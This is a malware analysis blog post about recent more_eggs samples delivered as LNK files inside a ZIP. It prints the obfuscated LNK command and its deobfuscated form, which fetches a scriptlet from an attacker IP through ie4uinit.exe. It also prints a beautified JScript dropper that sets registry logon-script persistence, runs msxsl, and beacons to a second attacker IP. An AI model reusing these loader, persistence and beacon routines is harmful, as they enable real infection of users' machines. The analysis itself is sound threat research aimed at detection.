HOW DO YOU LIKE DEM EGGS? I LIKE MINE SCRAMBLED, REALLY SCRAMBELED - A LOOK AT A RECENT more_eggs SAMPLES

sec0wn.blogspot.com/2023/03/how-do-you-like-dem-eggs-i-like-mine.html

Mo Bustami


BACKGROUND

The topic of discussion have been covered quite well in the past years. With some analysis focusing on the human element and actors behind the tools and other analysis attributing to different groups and some focusing on the malware and final payload.

This blog will just focus on some recent samples related to what i think is *more_eggs* and my attempt (successful or not, I will let you be the judge of that) at analyzing them and some questions I have. I won't be discussing any attribution or provide my thoughts on that in this blog.

HIGH LEVEL ANALYSIS OF SAMPLES

This all started with a tweet - *https://twitter.com/jaydinbas/status/1633063201607675909?s=20*



File Name: Axiance_Full_Reports[.]zip

Hash: 631f92c9147733acf3faa02586cd2a6cda673ec83c24252fccda1982cf3e96f6
The file is a ZIP file that include an LNK file and a JPG. The LNK as you would expect includes an obfuscated code within it that is consistent with these types of campaigns.

```
&&
c!QlGg!!dFsw!!dFsw!!S5nNX4N6!"k49ZUgX7=%!pKaN!!fJtJ!!oMCB!!PBuJ!\!pocM!!nHka!!Vtvt!!Ug
 &&
c!QlGg!!dFsw!!dFsw!!S5nNX4N6!"9AB2eyHk=%!pKaN!!fJtJ!!oMCB!!PBuJ!\!pocM!!nHka!!Ugrg!!pc
 && (
    for % t in ("!vZRh!!hixu!!nHka!!iedc!!cMXL!!pocM!!oLOE!!MbnQ!!DDvC!"
        "s!pocM!!yysv!!MbnQ!!QlGg!!pKaN!!Ugrg!!iedc!!nHka! =
$!Assh!i!MbnQ!!CVhO!o!Assh!!cMXL! n!pKaN!!RkqG!"

"!vZRh!!CVhO!!nHka!s!pKaN!!pocM!!MbnQ!!QlGg!!pKaN!!pocM!!oLOE!!MbnQ!!CVhO!!pocM!!iedc!

        "!opYD!!Vtvt!!IuyJ!!GgqK!!lmPv!!AFHZ!!NjEt!"

"!vZRh!!CVhO!!nHka!!IMmt!!QlGg!!Ugrg!!dFsw!!pKaN!!pocM!!MbnQ!s!pKaN!!QlGg!!dFsw!!dFsw!


"!uZmj!!MbnQ!!jYoa!!nHka!!yysv!!pocM!!cMXL!!pKaN!!nHka!!iedc!!kfTF!!eVUC!!rjNA!!cMXL!!


"!CVhO!!nHka!!dFsw!!IMmt!!pocM!!dFsw!!nHka!!cMXL!!lmPv!!opYD!!Vtvt!!IuyJ!!GgqK!"
        "!vZRh!!oijN!!AFHZ!!pChT!!oijN!!ihiq!!DDvC!"

"!PBuJ!!NjEt!!NjEt!!PBuJ!\!cMXL!!Iiwf!!jYoa!!oLOE!!AeOE!!dwJy!!DBOh!!HYYC!!ySTZ!!DBOh!

        "!vZRh!!opYD!!Vtvt!!IuyJ!!GgqK!!DDvC!"

"!pocM!!nHka!!Ugrg!!pocM!!PBuJ!!Vtvt!!pKaN!!yysv!!LlDf!!AFHZ!!PBuJ!!FEKw!!pocM!!MbnQ!!

        "!vZRh!!cMXL!!pKaN!!iedc!!pocM!!MbnQ!!yysv!!cMXL!]"
        "!cMXL!!nHka!!iedc!!hixu!!pocM!!Iiwf!!nHka!n!QlGg!m!nHka!!lmPv!!OJQo! '"

"!cMXL!!ORXc!!oLOE!!iedc!!pKaN!!cMXL!!hixu!!Iiwf!!MbnQ!!QlGg!!fJtJ!!nHka!!lmPv!!OJQo!
'"
        "!Vtvt!!pKaN!!yysv!!LlDf!!AFHZ!!lmPv!!MbnQ!!pocM!!pKaN!") do
@!nHka!!Iiwf!!ORXc!!oLOE! % ~t) > "!9AB2eyHk!" && c!QlGg!!dFsw!!dFsw!c!oLOE!p!RSiK!/Y
%!Assh!!pocM!!MbnQ!!CVhO!!pocM!!iedc!!PBuJ!\!bnOY!!RSiK!!cMXL!!pKaN!!nHka!!fJtJ!!yNgq!
 %!pKaN!!fJtJ!!oMCB!!PBuJ!\ && s!pKaN!!QlGg!!iedc!!pKaN! ""
/!fJtJ!!pocM!!MbnQ!w!fJtJ!!pocM!!Iiwf!p!iedc!!oLOE!!Iiwf!!nHka!!cMXL!!cMXL!c!QlGg!l!dF
 -!AeOE!!QlGg!!cMXL!!nHka!!cMXL!!nHka!!pKaN!!pKaN!!pocM!!MbnQ!!yysv!!cMXL!"
```


"!.%SystemRoot%\System32\SHELL32.dll

Using the magic of cyberchef you can deobfuscate this and get something a bit cleaner

```
&& call S5nNX4N6 "k49ZUgX7=%tmp%\ie4uinit.exe" && call S5nNX4N6
"9AB2eyHk=%tmp%\ieuinit.inf" && (
    for % t in ("[version]"
        "signature = $windows nt$"
        "[destinationdirs]"
        "A45E=01"
        "[defaultinstall.windows7]"
        "UnRegisterOCXs=F07FD"
        "delfiles=A45E"
        "[F07FD]"
        "%11%\scRobj,NI,http://172.86.75.75/robot.php"
        "[A45E]"
        "ieui%4tg90%.inf"
        "[strings]"
        "servicename=' '"
        "shortsvcname=' '"
        "4tg90=nit") do @echo % ~t) > "9AB2eyHk" && call copy / Y % windir %
\System32\ ie4uinit.exe % tmp % \ && start "" / min wmic process call create
"k49ZUgX7 -basesettings"
".%SystemRoot%\System32\SHELL32.dll
```

DOMO ARIGATO MR ROBOTO

I tried looking for the *robot.php* file associated with the above IP address in virus repositories but was not successful, probably due to me getting stale. However, I was able to find a variant of it in an LNK sample submitted to Hybrid Analysis and can be found at VirusTotal. The script is sizeable and heavily obfuscated. the closest to any analysis of something similar can be found at this expel blog but still it was not quite the same.



While I can probably spend a whole blog going through the obfuscation and the

deobfuscation logic, I would never be as good as (@*Arkbird_SOLG*), thier analysis is referenced in the intro. I also wanted to do this quickly. And as you might know, I have been relying on some old tools in the arsenal that seem to still work against these obfuscated scripts

An old friend is a trusted one - Malzilla to the rescue. While the script broke Malzilla, it was still good enough to produce a deobfuscated output. you can see that I used *document.write* to get the output of the code

here is partial output after it was beautified

```
var WScriptShell = NWgYzNFhUglH676(cApePRxKlMQqu834(atZLWcjMYNmeC751,
uJqroxwXiRZAa975));
var DropperPath = WScriptShell.ExpandEnvironmentStrings("%appdata%");
DropperPath = DropperPath + "\\Microsoft\\";
var LoaderFileName = "6HGRAI3D0RB72LRS.txt";
var PersFileName = "RRALRCEOH5NXDDOJVPNVFH.txt";
var MsxslPath = DropperPath + cApePRxKlMQqu834(jHkwPHCIFnWO772, uJqroxwXiRZAa975);
var Decoded = MXZzNoSNqRUcKla430(EALrYFeDuAfV488, EALrYFeDuAfV488.length);
var ba = RyOCxzf831(Decoded, uJqroxwXiRZAa975);
var objFSO = NWgYzNFhUglH676(cApePRxKlMQqu834('qe)HZkC!=E|gs@q[6l6XsB8,VemdI[$X',
uJqroxwXiRZAa975));
if (!objFSO.FileExists(MsxslPath)) {
    var actxobj = NWgYzNFhUglH676(cApePRxKlMQqu834(RgpeqURe598, uJqroxwXiRZAa975));
    actxobj.open();
    actxobj.position = 0;
    actxobj.type = 2;
    actxobj.charset = (437);
    actxobj.writeText(aUxgUyvEj840(ba));
    payload = 0;
    actxobj.saveToFile(MsxslPath);
    actxobj.close();
}
var DecodedPayer = MXZzNoSNqRUcKla430(qctzvdIf439, qctzvdIf439.length);
var BBA = RyOCxzf831(DecodedPayer, uJqroxwXiRZAa975);
var pays = aUxgUyvEj840(BBA);
SaveTextToFile(DropperPath + LoaderFileName, pays);
var DecodedPers = MXZzNoSNqRUcKla430(EoLfzNlg964, EoLfzNlg964.length);
var BBS = RyOCxzf831(DecodedPers, uJqroxwXiRZAa975);
var PersPays = aUxgUyvEj840(BBS);
SaveTextToFile(DropperPath + PersFileName, PersPays);
var ActXobj1 = NWgYzNFhUglH676(cApePRxKlMQqu834(atZLWcjMYNmeC751, uJqroxwXiRZAa975));
var CommandToRun = 'cmd /c start /min "" "' + MsxslPath + '" "' + DropperPath +
LoaderFileName + '" "' + DropperPath + LoaderFileName + '"';
try {
    ActXobj1.RegWrite("HKCU\\Environment\\UserInitMprLogonScript", 'cscript /b
/e:jscript "%APPDATA%\\Microsoft\\' + PersFileName + '"');
} catch (e) {}
try {
    var vkxvlqbn570 = NWgYzNFhUglH676(cApePRxKlMQqu834('tFqdph]S"tSe54u]`%gCA',
uJqroxwXiRZAa975));
    vkxvlqbn570.ShellExecute(cApePRxKlMQqu834(jHkwPHCIFnWO772, uJqroxwXiRZAa975),
LoaderFileName + " " + LoaderFileName, DropperPath, "", 0);
} catch (e) {}
try {
    var vkxvlqbn570 =
GetObject(cApePRxKlMQqu834('6C"F%ZoiOuIDLit};iJX@QRg|*+XzMAXz{8"4YN<fk;gZi4nQIun0Xzxca
 uJqroxwXiRZAa975));
    var vkxvlqbn72 = vkxvlqbn570.Get(cApePRxKlMQqu834('aCAzD@WMfBMlp4p|',
uJqroxwXiRZAa975)).Create(CommandToRun, null, null, 0);
    if (vkxvlqbn72 !== 0) {
        vkxvlqbn354;
    }
```

```
} catch (vkxvlqbn3118) {
    try {
        ActXobj1.Run(CommandToRun, 0, 0);
        vkxvlqbn0937 = 1;
    } catch (vkxvlqbn4910) {
        vkxvlqbn0937 = 0;
    }
}
try {
    var ConnectionLite;
    try {
        ConnectionLite = new ActiveXObject("MSXML2.ServerXMLHTTP");
    } catch (e) {
        try {
            ConnectionLite = new ActiveXObject("Msxml2.XMLHTTP.6.0");
        } catch (e) {
            try {
                ConnectionLite = new ActiveXObject("Msxml2.XMLHTTP.3.0");
            } catch (e2) {
                ConnectionLite = new ActiveXObject("Microsoft.XMLHTTP");
            }
        }
    }
    ConnectionLite.open("GET", "http://95.179.186.167/Writer.php?deploy=" +
CommandToRun, false);
    ConnectionLite.send();
} catch (ee) {}
```

If you want to rely on purely online tools, I stumbled across this one here and it seems to be working really well - https://onecompiler.com/javascript. You will just need to modify the code from *document.write* to *console.log*

I hope the above code can be used to write detection and hunting rules, many of the variable names seem to be static once they are decoded so could be good start.

And here is where my question or mystery beings. When I tried to do the same for the *robot.php* script from the original *172.86.75.75*, the script seemed to be either missing or not decoding as I would like it to be. I tried messing with the logic and see if I missed anything but no dice. I am happy to share the script for anyone else who would like to take a look and I also uploaded it to VirusTotal

ADDITIONAL SAMPLES

I wanted to see if I can find additional "recent" samples of LNK files using similar obfuscation and delivery mechanism. I hunted using the "*behaviour_files:"%TEMP%\\ieuinit.inf*"" and according to VirusTotal below are the recent ones

631f92c9147733acf3faa02586cd2a6cda673ec83c24252fccda1982cf3e96f6
bfe048ba91218019b64ab8477dad3ba6033cbc584f0d751d2866023b2b546c2e
4ba964764210607f3bab884a14afa0b917891cff969a309bbbc12d3321386352
a99508a91168ebebb3779c8a69fbbc8c51cc019ba794b1e5f4c2d7a4c5b0777a
36bf06bde63af8cdd673444edf64a323195fe962b3256e0269cdd7a89a7e2ae1

I did not go hunting for samples of the main obfuscated JS payload but there might be some additional samples laying around.

I did not have time to go and do a telemetry analysis and infrastructure mapping of these campaigns but if I have some spare time I might put that down in another blogpost.

ONE FINAL EASTER EGG - *see what I did there*

For the *172.86.75.75,* censys scan showed port 8080 open and it taking a quick look at it, it seemed like it was some sort of a C2 panel/access of potential victims, not sure if it is related to this campaign or something else

Clicking on any of the buttons seems to potentially could show screenshots from victims emails/browser/etc

Clearing the MuddyWater - Analysis of new MuddyWater Samples

PRB-Backdoor - A Fully Loaded PowerShell Backdoor with Evil Intentions